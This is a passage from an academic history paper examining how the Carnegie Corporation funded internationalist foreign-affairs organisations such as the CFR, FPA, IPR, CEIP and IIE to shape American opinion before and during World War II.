Lynd had proposed a large-scale survey, "A Proposed Study of the Potentialities of Democratic Processes in a Period of Mobilization," to be conducted over a period of 15 months in 8 sections, and costing \$233,000.¹⁸ Lynd's proposal was founded upon the assumption that for America to wage a war against fascism, it would need to mobilise its own people; the problem here, as he saw it, was that, left to the state bureaucracy and its corporate allies, there would develop an atmosphere of bellicose militarism, tapping latent aggression, that would undermine democracy and civil liberties. Democracy, Lynd argued, ought to be a system in which humans can realise their full potential and satisfy their needs, and if this tendency could be strengthened, as he proposed, people would fight wars and die for their country without resort to bureaucratic propaganda. His study envisaged a sociological survey of the social condition of the people, their basic physical needs, their information requirements, and so on. Fighting a war against fascism, therefore, would enhance democracy rather than letting democracy sink towards becoming a

paler image of its own enemy.¹⁹ This proposal was then sent out to 26 referees, only 5 of whom rejected it without reservation. Among its champions were Lynd's fellow Columbia University professors, Charles Beard and Philip Jessup. Beard wrote that "in my opinion this is the most important and urgent study that I have heard of in the field of the social sciences during all the years of my experience in this branch of knowledge and activity", while Jessup urged the ACIS to "throw its energies and influence behind this study wholeheartedly."²⁰

The voices of the critics, however, carried more weight with the ACIS and, ultimately, with the Carnegie Corporation. The most severe critic was Howard J. Savage, a functionary for the Carnegie Foundation for the Advancement of Teaching. His report on the proposal can only be described as vituperative. It was clear that Lynd and Savage approached the problem of war mobilisation and the nature of democracy from completely opposing perspectives. Savage began his critique by emphasising the fact that he had been a soldier during the "last war" and "not a sociologist," and therefore, had "very little of the impulse to 'do good' to anybody." Lynd's proposal was "hazy, verbose, somewhat confused, and certainly far from definitive," Savage argued. Lynd had failed to realise that "when people go to war they try to kill other people," and Lynd's "sociological fuddyduddy" could not possibly "prepare people to kill others ..." Savage further argued that Lynd only concerned himself with one threat to US democracy, namely Nazism. "I hold it highly significant," he said, "that no mention of a communistic menace is to be found in his paper. The inferences from this seem to be all too plain," Savage continued, without explanation. The report, in short, had reached "The nadir of stupidity", Savage concluded, when it suggested that public funds be used to finance political opposition to the government within the USA, which "leaves me speechless."²¹ In light of this report, neither the ACIS nor the CC would back Lynd's proposal.

Of course, the proposal was expensive and wide ranging and, on such grounds alone, a likely candidate for rejection. But its rejection after the ruthless critique that Savage had made, and on the grounds upon which he had constructed it, is instructive as to the vision of democracy, and national purpose, leadership, mass-mobilisation and war that was held by the CC and its circles relative to the radical democratic Robert Lynd and his circle. The former were, in the language of Peffer's report, "tough-minded," worldly, practical; the latter, bookish, rhetorical. Carnegie philanthropy's fertiliser was more appropriate for Earle than for Lynd; the former was considered "responsible," the latter less so. It is in this very important sense, that Lewis Coser's argument that foundations are the "gatekeepers of ideas" who fertilise and foster certain lines of research rather than others, rings true.²² Meade's work, therefore, prospered and flourished with foundation largesse, while Lynd's proposal, the ACIS urged, ought to be turned into a book, via independent means.²³

COUNCIL ON FOREIGN RELATIONS

The CFR, of course, was viewed highly favourably. Its ideas, outlook and institutional culture were wholly in line with those of Carnegie philanthropy, which had provided very large funds to the New York organisation almost from its very inception. As Peffer's report noted, the CFR'

membership was small but "chosen with a view to their strategically important position in their respective milieux. These are or should be the men who decisively influence American opinion." The Carnegie Corporation trustees had themselves formed that very opinion over the previous twenty years, as the flow of grants to the CFR shows: between 1923 and 1932, the CC contributed \$382,230; while between 1938 and 1945, it contributed \$261,300. At the very least, therefore, \$643,530 changed hands between the two New York-based organisations.²⁴

This section of the paper will focus on a very specific Carnegie initiative presently but will first give a brief indication of the nature of the CFR's other activities, due to the controversial history of the organisation.²⁵

The Council was formed in 1921 as an independent, expert internationalist organisation, devoted to bringing together US foreign policy-makers, academics, journalists, industrialists and financiers, to conduct scientific research and develop a more "enlightened" foreign policy and public opinion. Its journal, "Foreign Affairs," had become the most prestigious of its kind by the 1930s, providing a forum for "official persons of high reputation," as Peffer put it, and its readership, "while not numerous," at 15000, "is singularly pivotal".²⁶ The CFR also published numerous books resulting from the deliberations of its expert groups such as "Can We Be Neutral?" by Allen W. Dulles and Hamilton Fish Armstrong, and "Limits of Land Settlements", by Isaiah Bowman, among others. In addition, the Council published Henry L. Stimson's "Far Eastern Crisis" and Newton D. Baxker's "Why We Went to War". Most of these and around 20 other books were used widely in university courses on international relations and by foreign policy practitioners.²⁷ The Council also held hundreds of meetings for its entire membership to which speakers such as Anthony Eden, Britain's Foreign Secretary, were invited.

Upon the outbreak of World War II, the Council managed to establish its highly important War-Peace Studies Project in collaboration with the State Department, funded by the Rockefeller Foundation, with the aim of outlining "the national interest of the USA as a basis for official planning for a post-war foreign policy".²⁸ The work of this project proved to be highly useful to official policy makers as its members were "men of recognised distinction", Peffer argued.²⁹

The Council's programme, from 1938 onward, also encompassed the establishment and management of a number of regional Committees on Foreign Relations, which were directly initiated by the Carnegie Corporation, and will therefore receive detailed attention below. The aim of the CC in initiating this project was to perform part of its "adult education" functions, with specific reference to foreign affairs, but in a manner that would be "helpful" to the State Department. The CC's Presidential Assistant, Charles Dollard, was from the very beginning conscious of the need to "get in touch with the State Department," before proceeding to officially contact the Council on Foreign Relations, the organisation that would establish, and run the Committees. One Foundation trustee, Arthur W. Page, suggested that President Frederick P. Keppel go and consult Secretary of State, Cornell Hull, "and ask him if there is any way, within our proper and legitimate ... [sphere] in which we can help him."³⁰ The Committees, everyone agreed, would be

very useful in helping to "educate" regional public opinion, or at least that section of it that was made up of "opinion formers."

The Committees were, of course, conceived of in elitist terms by the Council's leaders: they were to be made up of "leading individuals" who were to be "assisted to [reach] right decisions ... [who] will in turn, through their influential positions, affect the opinion and action of the masses." This, the Council concluded, with CC consent, was "the most effective form of adult education."³¹ Although, the CC had always rejected the charge that it ever sponsored propaganda, one of the referees that it appointed to examine its proposals suggested that such "education of public opinion" would break the "monopoly of effective methods" utilised by the "dictatorial regimes." It would create, he concluded, "public support for an intelligent foreign policy",³² The line between "propaganda" and "education" was blurred indeed.

The Council and the CC jealously guarded the initiative against those critics who suggested that the regional Committees become more populist in tone and membership. One such critic was Brooks Emeny, who was once described by the President of the CC as "an evangelist and a stormy petrol..."³³ Emeny was a strong believer, in short, of an appeal to the masses to get prepared for global responsibilities. He also wanted the Committees on Foreign Relations to increase in number and become larger membership organisations. But for Russell C. Leffingwell, a Carnegie Corporation trustee and CFR Director, such a proposal was misguided. "I do not believe," he wrote, "in the too hasty multiplication of the out-of-town Councils. Foreign relations is a subject about which, particularly in wartime and indeed at any time, the greatest circumspection needs to be observed." He seemed to fear the consequences for the Committees if their number increased "more rapidly than we have men and leadership available for them." Finally, he argued, that "miscellaneous chatter about foreign affairs is likely to do more harm than good," and the Emeny view ought to be rejected.³⁴

The aim of the original seven Committees was to "aid in stimulating greater interest in foreign affairs on the part of community leaders in widely separated areas."³⁵ By 1944-45, there were 20 Committees with over 900 members.³⁶ According to Percy Bidwell, Organising Secretary of the Committees, their principal function was to aid the formation of constructive local and regional leaders of opinion that would back a globalist foreign policy.³⁷

In terms of membership, one third of the committee men were in business, one of the most prominent being Charles E. Wilson, President of General Motors; 16% were educators and 15% lawyers, and there was a smattering of trade union leaders and farmers' representatives. There were also a number of Congressmen and newspapers columnists and editors. Frank Capra and Walt Disney were two prominent members of the Los Angeles Committee.³⁸

Most of the Committees had a lively programme of regular meetings organised study and research, and participated in a two-day annual national conference of all such bodies.³⁹ The New York Council used the Committees as vehicles for its influence and for gathering public opinion

data from across the country. The CFR published, for a time, a summary of regional Committee reports, "Some Regional Views on Our Foreign Policy," replacing them in 1945 with more specific surveys "with a view to making the results available to the Department of State, for the use particularly of its Office of Public Information .."⁴⁰ In 1944, Secretary of State, Cordell Hull, permitted State and Treasury

Department members to visit the Committees "as part of their official duties" so important had they become.⁴¹

Bidwell, the head of the Committee programme, believed that they had become very influential in their localities, especially because Committee members were active and influential citizens - editors, lawyers, doctors - whose opinions were respected.⁴² More independent reports from local Committee secretaries, CFR men on speaking tours (such as Allen W. Dulles), and the State Department placed greater value on their work and effects. Even a post-war State Department assessment of the committees (in 1952) argued that they had played a vital role "in the forming and supporting of sound foreign policy".⁴³ Indeed, during the War, the State Department had consciously sought to "discreetly guide ...[such private Committees] in channels which seem to the Department to be useful and away from schemes which the Department feels are dangerous or utopian ..." The CFR's Committees in particular were of great interest to official policy makers who wanted to manipulate their discussions and, indirectly, local public opinion. Assistant Secretary of State, Hugh Wilson, argued that the CFR ought to "send a man here [Washington] on current questions. This man could talk with the proper people in the State Department, preparing a memorandum on his own which would not be attributed to the Department, and circulated for the confidential information of the men on the selected [Committees on Foreign Relations] list." Of course, another official wrote, "We could [so] arrange [it] ... that the men on the selected list would not be notified that this was State Department material."⁴⁴ As their original Organising Secretary, Francis P. Miller, wrote in his memoirs, the Committees were not only important "listening posts to sense the mood of the country ...," they also played "a unique role in preparing the nation for a bi-partisan foreign policy ..."⁴⁵ They were a fundamental part of the Carnegie Corporation's strategy for educating public opinion in the period immediately before the outbreak of World War II and during it.

The initiation of the Committees' project by the Carnegie Corporation and its continued funding of it is highly significant in understanding its institutional culture and position within the foreign policy establishment. This culture was intensely political though not in party-political terms, and curiously "statist"; the Corporation saw the problems of American foreign policy as its own and tried, within its "proper and legitimate" sphere of action, to solve them. Before proceeding, however, Corporation officials and trustees were careful to consult with the State Department, but their initiatives were considered to be less than "helpful," in short, the Corporation seemed to "know its place" in the order of things, and did not ever appear to question the fact.

FOREIGN POLICY ASSOCIATION (FPA)

The Foreign Policy Association focused largely, but not exclusively, on the college-educated

sections of American society. Formed in 1918, it was dedicated to the belief that the United States would have to play a larger part in the world than it had and that therefore it was incumbent on the American people to make themselves more conversant with foreign affairs.⁴⁶ The FPA was an agency concerned with educating public opinion from a liberal-internationalist perspective and won the support of Carnegie philanthropy from its earliest years as a result.

By the late 1920s, the FPA had developed a wide-range of activities including research and publications dealing with current and historical foreign policy matters, an active speaker's Bureau based in its New York headquarters, numerous local branches, a Washington Bureau, luncheon discussion meetings attracting over 40,000 people annually and a weekly 15-minute talk on NBC radio entitled "The World Today".⁴⁷ It was an organisation, therefore, which aimed at influencing public opinion at one end and contributing to government policy at the other. By World War II, the FPA had seventeen local branches and a membership in excess of 10,000.⁴⁸ It was also engaged in emergency war work for the US government, especially in the State Department's post-war foreign policy planning efforts, and its President, General Frank McCoy, served as a consultant to the Office of the Coordinator of Information.⁴⁹

In the late 1930s, the FPA developed its Research Department which, under the successive leadership of Professor Edward Meade Earle, Raymond Leslie Buell and Vera Micheles Dean, produced a fortnightly report that found its way into "the files of the majority of men seriously at work on foreign affairs, whether officials, editors, writers or professors."⁵⁰ From 1936, the FPA produced a large number of very high quality publications for popular consumption - its Headline Books' series - that sold remarkably well. By 1942, there had been thirty such books published, selling 1,250,000 copies in total. The US War Department bought 200,000 of the Headline Books for its orientation courses for the armed services in 1943.⁵¹

Although the college-educated were the chief targets of the FPA's educational programmes, other sections of the population did receive attention too, including organised labour for which a special series of forums was arranged in 1942.⁵² It also cast its eye on high school and college students and towards school teachers in a fairly sustained campaign over two decades. In 1943, the FPA received a \$5,000 grant from the CC to distribute its Headline Books to senior and junior high school students. The previous year, the records show 400,000 books had been sold to such students.⁵³ The CC's sister organisation, the Carnegie Endowment for International Peace, helpfully distributed 2000 books to its high school International Relations Clubs across the country, while the boards of education of eight cities had placed Headline Books on their "recommended list". During the same period, the FPA produced and distributed charts and maps, study and reading outlines, study guides and bibliographies for students, teachers and club leaders, and organised teacher-student seminars, and a college students' conference.⁵⁴ The material produced was written, according to a Carnegie Corporation report, in a style "readily understood by young people." Finally, the books were not merely sold as an end in themselves: special study kits were also devised and distributed to teachers, for example, with each kit consisting of suggestions for group projects, examination material and additional literature.⁵⁵

The FPA also used the NBC radio network to further its educational work, broadcasting a series of talks entitled, "America Looks Abroad", to the USA, Canada, and to parts of Europe and Latin America.⁵⁶ By 1943-44, the Association was cooperating with the University of Colorado and the Rocky Mountain Radio Council in broadcasting a 15-minutes weekly programme devoted to foreign affairs.⁵⁷ As an FPA memorandum pointed out, "To justify its existence, the Foreign Policy Association must not only demonstrate its capacity to do authoritative research, but establish its ability to put knowledge to work."⁵⁸ In a whole variety of ways, the Association was certainly doing its utmost to win over the American public behind a globalist foreign policy. Finally, the FPA experimented with an educational film, "Economic Relations between South America and the United States," which was distributed by the New York University Film Library. Meanwhile, the producers of "The March of Time" films, which were shown in 11,000 cinemas globally, wrote that the FPA's "reports have been a chief source of information for us on these foreign stories and have been invaluable because of our confidence in them"⁵⁹

It is impossible to know the impact of all these lectures, meetings, bulletins, broadcasts, and discussion groups, as the FPA itself candidly admitted in the memorandum cited above. Certainly, it was widely perceived to be a highly important organisation praised by official policy makers and by the Carnegie Corporation, which provided the FPA with over \$65,000 in the decade up to 1945, and another \$136,000 between 1947 and 1949 alone.⁶⁰ The Carnegie Corporation President, Frederick Keppel, wrote in 1938 that of all the attempts at adult education, "few, if any, have been so significant and so influential as the activities of the Foreign Policy Association." Charles Dollard CC wrote, in 1942, that "The Corporation is proud to claim some small part in making possible the fine work you are doing."⁶¹ Official policy makers also praised the work of the FPA as adding to the popular knowledge and understanding of foreign affairs in the USA and in helping promote the cause of the United Nations.⁶²

Yet, because the FPA was one of the most highly motivated of such organisations, it remained dissatisfied rather than self-satisfied, a fault they often pointed out in others, notably the Council on Foreign Relations. CFR men were considered rather elitist and too New York-centred and as reluctant to reach out to the "grassroots" of American society. Indeed, an anonymous critique of the CFR, in late 1941, argued that not only was the Council elitist but that it gave "the impression of having a direct contact with the Deity which enables it to foresee the future..." In addition, the CFR was seen as reluctant to cooperate with other foreign affairs organisation - that it had "a kind of *aut Caesar, aut nihil* attitude..."⁶³ The role of Corporation officials in such disputes was that of mediator and gentle persuader for both sides to cooperate. At a CC meeting in 1946, for example, Carnegie official urged greater FPA-CFR cooperation because "they were not competitive but actually complementary in each city."⁶⁴ Indeed, even in 1941, Keppel had urged the CFR to not allow itself to lose any of its force as a result of its poor image in some quarters. In a sense then, it may be said that not only did the Corporation know its place in the foreign policy establishment's division of labour, it also tried to tell its close colleagues theirs.

INSTITUTE OF PACIFIC RELATIONS (IPR)

The IPR was founded in 1925, in Honolulu, as an organisation of nations with Pacific-area interests, with a view to bringing harmony to the region.⁶⁵ Its original members - organised into National Councils - included the United States, China, Japan, Canada and Britain. The IPR was supposed to be "non-sectarian, non-controversial, and non-propagandist",⁶⁶ but was forced to disband by the early 1960s due to a sustained McCarthyite campaign against it - for "losing" China - in the 1950s.⁶⁷ The American Council, later known as the American Institute of Pacific Relations, was the most powerful of the national councils and exerted "a strong influence over the International IPR," according to Thomas.⁶⁸ The most prominent names associated with the AIPR were Asia scholar, Owen Lattimore, Edward C. Carter who headed the American and International IPR, and Frederick Vanderbilt Field, the Vanderbilt family millionaire and convert to communism.

Carter was, by all accounts, a highly dynamic individual who strongly believed that the AIPR/IPR ought to discuss "current political questions," even though the IPR could pronounce no institutional policy. It was Carter who was responsible for making the IPR's journal, "Pacific Affairs" and its "Far Eastern Survey" scholarly and respected publications. It was also Carter who used his contacts in the philanthropic foundations to win funding for the AIPR.⁶⁹

Owen Lattimore, who became editor of "Pacific Affairs" in 1933, believed that although the AIPR was free or "independent of any official connections," the other national councils - notably the British - were "establishment forces" due to the presence among them of official foreign policy makers.⁷⁰ It is argued below, however, that the AIPR, though formally private, became connected with government and was, practically from its very formation, generously funded by the Carnegie Corporation, an important element within the *American* foreign policy establishment.⁷¹ Of South West Asia, for example, he took the "realistic" establishment view: the United States, he wrote in a confidential Council on Foreign Relations paper, could not allow its enemies to control that region because "we secure from it huge amounts of raw materials and sell to it huge amounts of finished goods."⁷² It was, moreover, due to Lattimore's identification

as an "establishment" figure, that he was persecuted in the 1950s, within the general anti-IPR campaign.⁷³

The Carnegie Corporation's trustees valued the AIPR, and provided generously for it from its founding to the late 1940s. Up to 1932 alone, the Corporation awarded \$127,486 to its activities, between 1938 and 1945, this increased to \$158,500; and in the years 1946 and 1947, when the AIPR received its final Corporation grant, the sum rose still further to \$175,000. In total, the CC gave the AIPR over \$460,000.⁷⁴

There is very little reference to the AIPR's domestic activities in the standard works on the organisation, even though it was only such educational activities that the CC was legally permitted to finance. Clearly, more research is needed in this respect to gain a fuller, more rounded view of the historical and political significance of the AIPR. For the present, this paper relies on an internal CC report (the one by Pepper) and one by the Council on Foreign Relations,

written in 1946. In addition, there are scattered references to the AIPR in the various reports of the Foreign Policy Associations, the American Committee on International Studies, and of the Carnegie Endowment for International Peace (CEIP).

Public meetings, conferences and a war-time programme of popularly accessible publications appear to have constituted the bulk of the AIPR's domestic activity. Focused mainly, though not exclusively, on west-coast cities such as Seattle and San Francisco, the AIPR established libraries and study centres, conducting teacher-training seminars, and aiding local clubs, colleges, churches, and US military educational divisions in gaining knowledge of Pacific matters.⁷⁵ In San Francisco, the AIPR had 450 members, five full-time staff and a local-school board-accredited teacher-training programme on Pacific relations.⁷⁶ In Seattle, the AIPR conducted twenty public forums for adults, students and their teachers, and sponsored an high-school essay contest. It also held an annual joint conference with the Canadian Institute of International Affairs.⁷⁷

The AIPR also organised periodic two-day conferences across the USA, attended by local people and Far Eastern affairs experts. "For better or worse," Pfeffer argues, "the Institute has been the means of increasing consciousness of the Far East in the United States." In addition, Pfeffer credited the AIPR with having inspired the increased teaching of Pacific area studies and the establishment of Far Eastern departments in schools, colleges and universities, a claim also backed up by more recent scholarship.⁷⁸

In addition, cooperation with like-minded internationalist organisations, such as the FPA and CEIP, also occurred on a regular basis. Joint seminars were organised by the AIPR and FPA for New York teachers and high school students throughout the war years, to promote discussion of Japan, issues on the world war as a whole, post-war questions, and matters relating to the United Nations Organisation. Such meetings and conferences attracted several hundred students and helped promote "international-mindedness and student leadership."⁷⁹ The CEIP not only funded aspects of the AIPR programme - to the tune of \$15,000 - of providing bibliographic material to teachers, news stories to the press and the preparation of radio broadcasts, but also cooperated with the Institute in a range of educational activities.⁸⁰ In 1943, 1944 and 1945, the CEIP's "international centers" in San Francisco and Chicago helped, or jointly sponsored, the AIPR's conferences on Far Eastern and general foreign policy matters.⁸¹

The AIPR also had a highly developed and internationally respected programme of research and publication. Its "Economic Handbook of the Pacific Area" had become "the standard work on the subject," its fortnightly "Far Eastern Survey" was widely respected, and its quarterly "Pacific Affairs," was "a solid review," according to Pfeffer. The IPR's publication programme, "The Inquiry," ran to 25 short volumes which "is the best available distillate of data pertaining to the Pacific," and would be invaluable to peacemakers after the war.⁸² For more popular consumption, the AIPR produced a series of pamphlets with titles such as "Japan and the Opium Menace,"⁸³ "Showdown at Singapore," "Japan Strikes South," "China: America Ally," etc. The US Army alone had ordered 10,000 copies of each of the pamphlets "for use in its orientation

courses for officers and enlisted men.”⁸⁴

School boards, teachers and school students were impressed with the AIPR; other foreign affairs organisations cooperated with its programme; universities were inspired, in part, by the Institute to establish Pacific area studies, its publications were used by the armed services; and some of its leading members were recruited by the Roosevelt administration. The AIPR, according to the criteria that determined Carnegie Corporation policy, was an important educational force for internationalism in the United States, and commanded its financial support.⁸⁵

Carnegie Corporation grants to the four organisations considered above totalled, at the very least, over \$1.3 million from the mid/late 1920s to around 1950. (This figure is three times greater than that provided by Peffer, although his report only considered financial matters up to 1942. Even so, he grossly underestimates the case, even up to 1942. The AIPR, for example, had received over \$127,000 by 1932, while Peffer claims a figure of only \$85,000 in all). The Peffer report also omits consideration of two other (broadly speaking) foreign affairs organisations to which the Corporation awarded in total around \$2 million during the same period - the Carnegie Endowment for International Peace (CEIP) and the Institute of International Education (IIE).

CARNEGIE ENDOWMENT FOR INTERNATIONAL PEACE (CEIP)

—The CEIP was, and is, a sister organisation of the Corporation, founded in 1910 with an endowment of \$10,000,000 and dedicated to globalism and anti-isolationism.⁸⁶ During its existence, it has become acknowledged as a key institution of the American foreign policy establishment,⁸⁷ focusing its attention principally on mobilising public opinion behind a globalist foreign policy. Between 1938-1945, the CEIP received at least \$550,000 from the Corporation for its “program of education within the United States.”⁸⁸ Between 1946 and 1950, the Endowment received a further \$266,479 from the Corporation.⁸⁹

The CEIP’s principal significance lay in its support of globalist foreign policy makers - FDR and Cordell Hull, the Secretary of State; as the coordinator of numerous other foreign affairs groups; as a builder of a bi-partisan foreign policy; as a challenger of isolationist thinking and its spokesmen; and as a consistent promoter of internationalism.⁹⁰

The CEIP was led by two Nobel Peace Prize winners - Elihu Root and Nicholas Murray Butler - who were considered by many to be authentic elder statesmen and impressive figures in public life.⁹¹ Both men were conservative Republicans, internationalist and elitist in outlook, sharing a vision of America’s global destiny, along with many such “establishment men” of their generation.⁹²

The CEIP, fundamentally shaped by Root and Butler, was a patriotic, non-pacifistic organisation, that operated largely in *real politik* fashion, and backed the US administration in

both world wars. Its main activities centred around educating public opinion. It established thousands of "International Relations Clubs" (IRC) across the country (and around the world) usually in small colleges and high schools, organising fortnightly discussions and regional conferences.⁹³ The IRCs were supplemented by thousands of "International Mind Alcoves" (IMA) consisting of up to 100 books donated by the CEIP to small-town libraries to encourage an interest in the wider world and in US foreign affairs.

The CEIP also helped to fund formal university courses on world affairs which, according to Robert Divine, was a key factor in the establishment of 3700 semester-long courses by 1931.⁹⁴ It sponsored the Council on Foreign Relations' Conferences for University Men during the 1930s and early 1940s that aimed to "educate" the attitudes of Ivy League and other elite university students on US foreign policy, and helped place international affairs kits in North Carolina schools and public libraries.

The CEIP's leaders were well-connected with the major national and regional press, and managed to place hundreds of articles about their activities every year.⁹⁵ Its Director of Economics and History, Columbia University political scientist James T. Shotwell, also broadcast several series of programmes over the radio, gaining large audiences, with speakers that included Cordell Hull and John Foster Dulles, among others. Shotwell even edited the text of several government-made films that dealt with the Atlantic Charter, foreign trade, lend lease, etc., that were shown in thousands of cinemas across the country.

The Endowment helped to foster bi-partisan support for FDR's foreign policy among Republicans, in part by helping to finance a United Nations Association speaking tour by eight teams of Congressmen in 1943 to promote two internationalist congressional resolutions. The CEIP's numerous local and regional councils organised numerous meetings and rallies and helped "convert" many locally-influential people to globalism.⁹⁶ The CEIP also acted as a consensus-builder among the several internationalist societies and organisations, and was accepted by them as an "honest broker." It was connected in one way or another with practically every other such foreign affairs organisation usually, because of its financial power and prestige, as a senior partner. The organisations included trade unions - American Federation of Labor and the Congress of Industrial Organisations - the League of Nations Association, the Commission to Study the Organisation of Peace, the Institute of Pacific Relations, the FPA, and many more. The CEIP and its myriad of cooperating organisations distributed millions of pamphlets, held thousands of meetings, conferences and seminars, and provided the bulk of the 42 consultants attached to the US delegation to the San Francisco conference in 1945.

Although CEIP leaders - such as Butler - believed that private initiative and governmental authority ought to be strictly demarcated, they did their utmost to make themselves and their organisation available to state policy makers. In fact, the CEIP was established, in part, to provide support for the international arbitration policies of President William H. Taft; it then went on to transfer its division of International Law to the State Department during the Great War and to allow another division to aid President Wilson's crusade to win the American public for a

programme of US global leadership. During the 1930s, CEIP trustees and officers - such as Professor John Condliffe of Berkeley and Thomas Watson, President of IBM - helped the State Department promote the Reciprocal Trade Agreements Programme, both in the country and in Congress.⁹⁷

The Carnegie Endowment was a vertically-integrated organisation whose scope ranged from contact with Washington, D.C. policy makers to mid-western farmers and school-students. Its work won praise from wide sections of the community and large audiences for its radio broadcasts. It was an important part of the internationalist movement that put isolationism and its principal leaders on the defensive, reducing them to mere critics on the side-lines of the

really decisive trend of the day. This, inevitably, won the CEIP the wholehearted and continuous support of the Carnegie Corporation.

INSTITUTE OF INTERNATIONAL EDUCATION (IIE)

The IIE was founded in 1919, at the instigation of the Carnegie Endowment for International Peace (CEIP) and was America's first organisation devoted "exclusively to the systematisation of cultural relations."⁹⁸ In founding the Institute of International Education, Nicholas Murray Butler and Elihu Root aimed to provide coordinating body in an area in which the US government was not then represented. It was, of course, avowedly international in its outlook and fundamentally opposed to isolationism.⁹⁹

The Carnegie Corporation, which took up the financing of the IIE from 1923, saw it as a highly useful institution. Between 1919 and 1938, CC gave the Institute \$998,179; from 1938-45, it awarded \$474,000; and from 1946-50 a further \$698,200.¹⁰⁰ In all, a sum of \$2,170,379. Led by former professor of government and education, Stephen Duggan, funded by Carnegie philanthropy, and founded by men like Butler and Root, the IIE soon became a part of the American "educational establishment," as well as its "cultural relations establishment."¹⁰¹

Stephen Duggan was intricately associated, in a leading capacity, with several important foreign affairs associations, including the CFR, FPA, IPR, and the World Peace Foundation. He was also a member of the Editorial Advisory Board of the "Foreign Affairs", the CFR's quarterly review.¹⁰² The IIE was, therefore, widely considered to be an important institution. Its principal function was educational exchange - at both student and faculty level.¹⁰³ Indeed, it became the "nerve centre," for such exchange programmes.¹⁰⁴

Much more research is required into the operations and effects of the IIE. The level of CC funding and the fact that during and after World War II, the State Department effectively took control of the IIE, however, point to its importance in both promoting globalism at home and the American way of life abroad.¹⁰⁵ During the war, the Red Cross, the State Department, and the Office of Strategic Services (OSS) had made use of some of the over 2000 American students who had gone to study abroad under IIE scholarships, as they could speak a foreign language and

had lived in another country.¹⁰⁶

CONCLUSION

—The Carnegie Corporation of New York, for the period under review, was a major source of funding for internationalist organisations dedicated to basic research, foreign policy development, and the dissemination of research results; to the promotion of globalist opinion in general; to the internationalist organisations' role in developing bipartisan support for FDR's foreign policy; to undermining isolationism; and to coordinating the internationalist groups' activities to make them more coherent and effective. For the period up to 1950, the Corporation granted around \$3.3 million to the six initiatives outlined above, which constituted a highly significant factor in the more vigorous promotion of globalism in American universities, colleges and schools, in a variety of community settings, in the armed services and the labour movement. Corporation funds made possible, or at least reinforced the development of a strong network and infrastructure of support for globalism that would have been rather different had such philanthropy not been available. Carnegie money "mobilised bias" in favour of globalism and against isolationism. Its effects on public opinion aside, Carnegie philanthropy helped to significantly distort the operations of the "free market of ideas" that, theoretically at least, determine debate and discussion in a democracy.

It is certainly true that not all Corporation grants resulted in studies that supported the American "elite," even if Robert Lynd's radical-democratic proposal was rejected, and Robert Brady's wartime "Business as a System of Power" is a good example. This, however, merely underlines one fact: that the CC made mistakes on occasion or lived up to its pluralist-democratic self-image. Where it, and its preferred clients, could foresee problems, however, then grants were denied.

The historic significance of the Carnegie Corporation is that it emerged to perform a role that the inadequate (though developing) infrastructure of the American state made possible: providing the financial and other prerequisites for serious policy-related research and research dissemination. At least, that was its historic opportunity. It could only be seized, however, because of the voluntarist tradition to which Carnegie men were heirs in the early twentieth century. Their view of the state, however, was not that it was inherently negative and bad for society and economy. It was, in fact, one of strong loyalty to the state in its efforts to deal with the increasingly complex problems of modern life, and of playing a part - as private citizens - in solving such problems. The Carnegie "family" of internationalist groups were "statist" in their outlook: ie they saw the problems faced by the state managers as their own and, by contributing to their solution, they sought to retain a "sphere of liberty" for private action. It is significant that so many foundation functions - in social welfare, in education etc. - eventually passed to the state during the twentieth century, even as a strong private presence remains, especially in the form of the Rockefeller and Ford foundations.

